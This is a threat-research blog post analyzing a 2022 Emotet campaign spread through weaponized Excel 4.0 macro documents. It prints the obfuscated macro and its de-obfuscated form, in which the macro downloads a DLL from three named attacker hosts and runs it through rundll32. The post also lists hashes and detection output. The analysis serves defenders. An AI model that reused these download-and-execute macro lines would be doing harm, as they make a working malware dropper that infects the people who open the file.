Emotet Is Not Dead (Yet)

By Jason Zhang

Published: 2022-01-21 · Archived: 2026-04-05 22:00:58 UTC

The state of cyber security is a typical example of a cat-and-mouse game between hackers and defenders. Sometimes, a threat that appears to be under control, if not completely mitigated, comes back with a vengeance. This is exactly what happened to Emotet.

It has been just about a year since the Emotet botnet was taken down, thanks to the international efforts of multiple law enforcement agencies. But the silence from Emotet attackers did not last long. Late last year, we saw a report on the resurface of Emotet distributed by Trickbot. Recently VMware's Threat Analysis Unit saw another Emotet campaign—where the attacks leveraged the increasingly abused Excel 4.0 (XL4) macros to spread Emotet payloads.

In this blog post, we investigate the first stage of the recent Emotet attacks by analyzing one of the samples from the recent campaign and reveal novel tactics, techniques, and procedures (TTPs) that were not used by Emotet in the past.

The Recent Emotet Campaign

Figure 1 shows the detection timeline of a recent Emotet campaign that affected some of our customers—mostly in the EMEA region. The campaign started on January 11 and peaked the next day before fading away.



Figure 1: Detection timeline of Emotet affecting some of VMware customers mainly in EMEA region.

The samples we checked from this campaign are all Microsoft (MS) Office 97-2003 Excel documents, with a relatively small file size (between 110KB and 120KB). Figure 2 highlights the file magic number (D0 CF 11 E0 A1 B1 1A E1) associated with MS Office 97-2003 file format. This is an old version of Office documents, as compared to more recent versions, such as the MS Office 2007 file format (50 4B 03 04 14 00 06 00).



Figure 2: File magic number of one of the samples from the campaign.

Table 1: A typical XL4 macro weaponized Excel file from the campaign.

MD5	6fd5c84001462a92330a0c3d26db2088
SHA1	7c0d0a80e7ebb3af7ce549df78a5a68cbd5debb5
SHA256	6bbe67b5f91f49ff1cce69808d819d7a6f44672bc88d38f1abbf1c2fe582d3b4
File name	0019991760.xlsm
Size	115712 bytes
Type	application/msoffice-xls

The Emotet Downloader

To investigate the attacks, we analyzed one of the samples from the campaign (see Table 1). The document contains common social engineering text (see Figure 3) to entice the victim to enable the malicious macro execution, providing detailed instructions.



Figure 3: The opening page from the sample listed in Table 1.

This is a typical weaponized document with embedded malicious macros seen in the past, such as attacks based on the commonly used Visual Basic Application (VBA) macros and campaigns leveraging the increasingly abused XL4 macros. To find out whether the malware leverages VBA macros or XL4 macros, we need to examine the hidden macros. Figure 4 shows a snippet of the macros extracted using oletools. As seen from the figure, if macros are enabled, the embedded macro script starts to call an auto_open method to execute the actual malicious payload stored on a macro worksheet called GTTT. This implies the script is a collection of XL4 macros. For more information on XL4 macro and how XL4 macro weaponization has evolved over time, please refer to our earlier report.

```
auto_open: auto_open->'GTTT'!$G$1
SHEET: GTTT, Macrosheet
CELL:G14, =(((((FORMULA()=FORMULA('Gbi1'!T2,G16))=FORMULA(((((((((('Frb1'!P22&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!H11)&'Gbi1'!U6)&'Gbi1'!C14,G18))=FORMULA(((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!M5)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G20))=FORMULA(((((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD1")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!P19)&'Frb1'!H9)&'Frb1'!L2)&'Frb1'!B15)&'Frb1'!B15)&'Frb1'!P11)&'Gbi1'!C5)&'Gbi1'!E2)&'Gbi1'!G5)&'Gbi1'!P9)&'Gbi1'!U6)&'Gbi1'!C14)&'Frb1'!P13,G22))=FORMULA(((((((((((((((('Frb1'!P22&'Frb1'!J11)&'Frb1'!B18)&'Frb1'!P11)&"FDFD2")&'Frb1'!P9)&'Frb1'!K9)&'Frb1'!P7)&'Frb1'!H9)&'Frb1'!B15)&'Frb1'!I17)&'Frb1'!I3)&'Frb1'!H13)&'Frb1'!P11)&'Frb1'!K9)&'Frb1'!P13)&'Frb1'!P7)&'Frb1'!P13,G24))=FORMULA(((((((((((((((('Frb1'!P22&'Frb1'!H13)&'Frb1'!N4)&'Frb1'!H13)&'Frb1'!H9)&'Frb1'!P11)&'Frb1'!P15)&'Frb1'!H9)&'Frb1'!P20)&'Gbi1'!Q4)&'Gbi1'!S13)&'Gbi1'!M2)&'Gbi1'!R8)&'Frb1'!P15)&'Frb1'!P17)&"FDFD6")&'Frb1'!P13,G26))=FORMULA(((((((('Frb1'!P22&'Frb1'!G24)&'Frb1'!H13)&'Frb1'!I26)&'Frb1'!E11)&'Frb1'!G24)&'Frb1'!K23)&'Frb1'!P11)&'Frb1'!P13,G28), 1
```

Figure 4: Highly obfuscated XL4 macros.

To better understand the human-unreadable macros, one can de-obfuscate them using off-the-shelf tools such as XLMMacroDeobfuscator. Figure 5 shows the de-obfuscated XL4 macros.

The functionality of the macro is threefold:

- Download the next stage payload from one of the payload hosts. The attackers chose to use multiple hosts to increase their chances to download the payload in case one or more hosts were taken down.
- Execute the downloaded payload by running rundll32.exe.

- Gain registry persistence by running *DllRegisterServer* (the de-obfuscated version of *D”&”l”&”lR”&”egister”&”Serve”&”r* from the *EXEC* command line is shown in Figure 5).

```
CELL:G14      , FullEvaluation      , "True"
CELL:G18      , FullEvaluation      , CALL(urlmon,"URLDownloadToFileA","JJCCBB",0,"http://ordinateur.ogivart.us/editor/Qpo7OAOnbe/","..\sun.ocx",0,0)
CELL:G20      , FullEvaluation      , IF(FDFD<0,CALL(urlmon,"URLDownloadToFileA","JJCCBB",0,"http://old.liceum9.ru/images/0/","..\sun.ocx",0,0))
CELL:G22      , FullEvaluation      , IF(FDFD1<0,CALL(urlmon,"URLDownloadToFileA","JJCCBB",0,"http://ostadsarma.com/wp-admin/pYk64Hh3z5hjnMziZ/","..\sun.ocx",0,0))
CELL:G24      , FullEvaluation      , IF(FDFD2<0,CLOSE(0),)
CELL:G26      , PartialEvaluation   , =EXEC("C:\Windows\SysWow64\rundll32.exe ..\sun.ocx,D""&""l""&""lR""&""egister""&""Serve""&""r")
CELL:G28      , FullEvaluation      , RETURN()
```

Figure 5: De-obfuscated XL4 macros.

All DLL payloads from this campaign have the same initial file name sun.ocx, which will be saved to C:\Users\ directory upon successful download, as confirmed by analyzing the document with VMware Advanced Threat Analyzer (see Figure 6).



Figure 6: DLL payload downloaded to C:\Users\ directory.

The DLL file turns out to be an Emotet payload. Exploring both the Excel sample and the DLL payload on VirusTotal reveals similar files and URLs from the same campaign, as shown in Figure 7.



Figure 7: The correlation of indicators of compromise (IoCs) from this attack, created with VirusTotal Graph, visualizes the relationship between similar samples and the contacted hosts. The meaning of each node on the graph can be found here.

It is not a secret that Emotet attacks typically leverage *winmgmts:Win32_Process* and *PowerShell* scripts via VBA macros to download and execute Emotet payload, as discussed in our report. On the other hand, XL4 macros are known to mainly spread infostealers (e.g., Agent Tesla, Danabot, Trickbot) and banking Trojans (e.g., ZLoader and Gozi). The more recent addition to the infostealer families delivered by XL4 was Qakbot (see our earlier report). Leveraging XL4 macros to spread Emotet payloads is certainly a key differentiator to the TTPs seen in those old Emotet attacks that were mainly based on VBA macros.

Automating De-obfuscation with Symbexcel

To automate the de-obfuscation process with a large number of XL4 macro weaponized files, we used Symbexcel. Symbexcel is a recently developed tool that leverages symbolic execution to de-obfuscate and analyzes Excel 4.0 macros automatically. More information on the tool can be found in our blog post and BlackHat 2021 presentation.

Figure 8 shows the output of Symbexcel when scanning the Excel sample (described in Table 1). The output contains multiple states representing multiple conditional statements found in the original XL4 macros, which demonstrates that Symbexcel successfully de-obfuscated the highly obfuscated XL4 macros at each state.

```
IOCs for State 0
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70AOnbe/', '..\\sun.ocx', 0, 0]
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ostadsarma.com/wp-admin/pYk64Hh3z5hjnMziZ/', '..\\sun.ocx', 0, 0]

IOCs for State 1
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70AOnbe/', '..\\sun.ocx', 0, 0]
       EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']

IOCs for State 2
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70AOnbe/', '..\\sun.ocx', 0, 0]
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]
       EXEC: ['C:\\Windows\\SysWow64\\rundll32.exe ..\\sun.ocx,D"&"l"&"lR"&"egister"&"Serve"&"r']

IOCs for State 3
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ordinateur.ogivart.us/editor/Qpo70AOnbe/', '..\\sun.ocx', 0, 0]
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://old.liceum9.ru/images/0/', '..\\sun.ocx', 0, 0]
       CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0, 'http://ostadsarma.com/wp-admin/pYk64Hh3z5hjnMziZ/', '..\\sun.ocx', 0, 0]
```

Figure 8: Symbexcel de-obfuscation output showing key IoCs.

We then applied Symbexcel to successfully scan all 186 XL4 macro weaponized Excel samples collected from this campaign, and identified 12 unique payload host URLs (see section *Appendix: IoCs*)

VMware NSX Detection with MITRE ATT&CK Mapping

VMware NSX customers are well-protected against such Emotet attacks. Figure 9 shows the analysis overview from a controlled environment when executing the initial malware. As shown in the figure, VMware's AI-driven Advanced Threat Analyzer successfully identified the malware as Emotet, with a few other high-risk characteristics, such as the presence of an XL4 macro sheet containing potentially obfuscated code, the observation of command & control traffic, and the execution of a dropped a file.

Analysis Overview

Malware ? EMOTET DRIDEX URLHAUS BLACKLIST...

ANALYSIS OVERVIEW

Rows to display 25

SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)
80	Execution	Executing a dropped a file	Execution	Exploitation for Client Execution
77	Network	Command&Control traffic observed	Command and Control	Standard Application Layer Protocol
70	Settings	Suspicious command found in hidden XL4 macrosheet	MITRE ATT&CK mapping	
70	File	XL4 macrosheet contains potentially obfuscated code		
70	Evasion	Encoded XL4 macro found (CHAR)		
40	Network	Attempting to download remote executable content	Command and Control	Standard Application Layer Protocol
30	Memory	Executing untrusted code in office process (potential office exploit)	Execution	Exploitation for Client Execution
30	File	Dropping an executable file	Execution	Exploitation for Client Execution
20	Network	Attempting to download executable from remote location	Command and Control	Standard Application Layer Protocol

Figure 9: VMware NSX advanced threat analysis overview with MITRE ATT&CK mapping.

The analysis overview also contains MITRE ATT&CK tactic and technique mapping for some of the key malicious behaviors observed during the attack execution. The typical ATT&CK tactics used in this attack include

TA0002: Execution and TA0011: Command and Control. A detailed MITRE ATT&CK tactic and technique mapping for Emotet can be found in the MITRE report.

Conclusions

This blog post discussed a recent Emotet attack leveraging weaponized XL4 macros. The resurfacing of Emotet after its takedown a year ago reminds the security defenders that the threat landscape is dynamic, and a win in this battle against hackers rarely lasts too long. On the contrary, in the latest Emotet campaign, we observed that TTPs in cyber-attacks have never been static, and they evolve over time. Leveraging XL4 macros proved to be yet another arrow in malware authors' quiver. While Microsoft has now announced that it will disable XL4 macros by default for customers utilizing Excel, malware authors will keep exploring new ways of obfuscation and other TTPs to evade detection. This imposes great challenges to detections heavily depending on signatures. Instead, behavior-based approaches such as VMware's AI-driven Advanced Threat Analyzer showed great effectiveness to defeat attacks leveraging the techniques discussed above.

Appendix: IoCs

Indicators of compromise identified from this report can be found on VMware TAU's GitHub IoCs repository.
